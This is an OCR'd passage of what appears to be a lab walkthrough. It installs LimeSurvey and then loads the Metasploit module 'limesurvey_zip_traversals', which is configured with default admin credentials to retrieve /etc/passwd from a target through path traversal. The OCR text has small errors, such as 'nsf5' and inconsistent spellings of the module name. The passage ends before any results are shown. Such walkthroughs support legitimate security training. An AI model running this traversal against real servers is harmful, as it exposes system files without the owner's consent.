
LimeSurvey has been installed successfully.

Administrator credentials

Username: admin
Password: The password you have chosen at the optional settings step.


Administration
proudly powered by LimeSurvey

The target is set. Now load the auxiliary/scanner/http/limesurvey_zip_tarversals module.




```
nsf5 > use auxiliary/scanner/http/limesurvey_zip_traversals
nsf5 auxiliary(scanner/http/limesurvey_zip_traversals) > show options

lodule options (auxiliary/scanner/http/limesurvey_zip_traversals):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DEPTH      7                yes       Traversal Depth (to reach the root fold
er)
   FILE       /etc/passwd      yes       The file to retrieve
   PASSWORD   password         yes       LimeSurvey Password
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       The base path to the LimeSurvey install
ation
   THREADS    1                yes       The number of concurrent threads (max o
ne per host)
   USERNAME   admin            yes       LimeSurvey Username
   VHOST                       no        HTTP server virtual host
```

Set the required options as shown below.



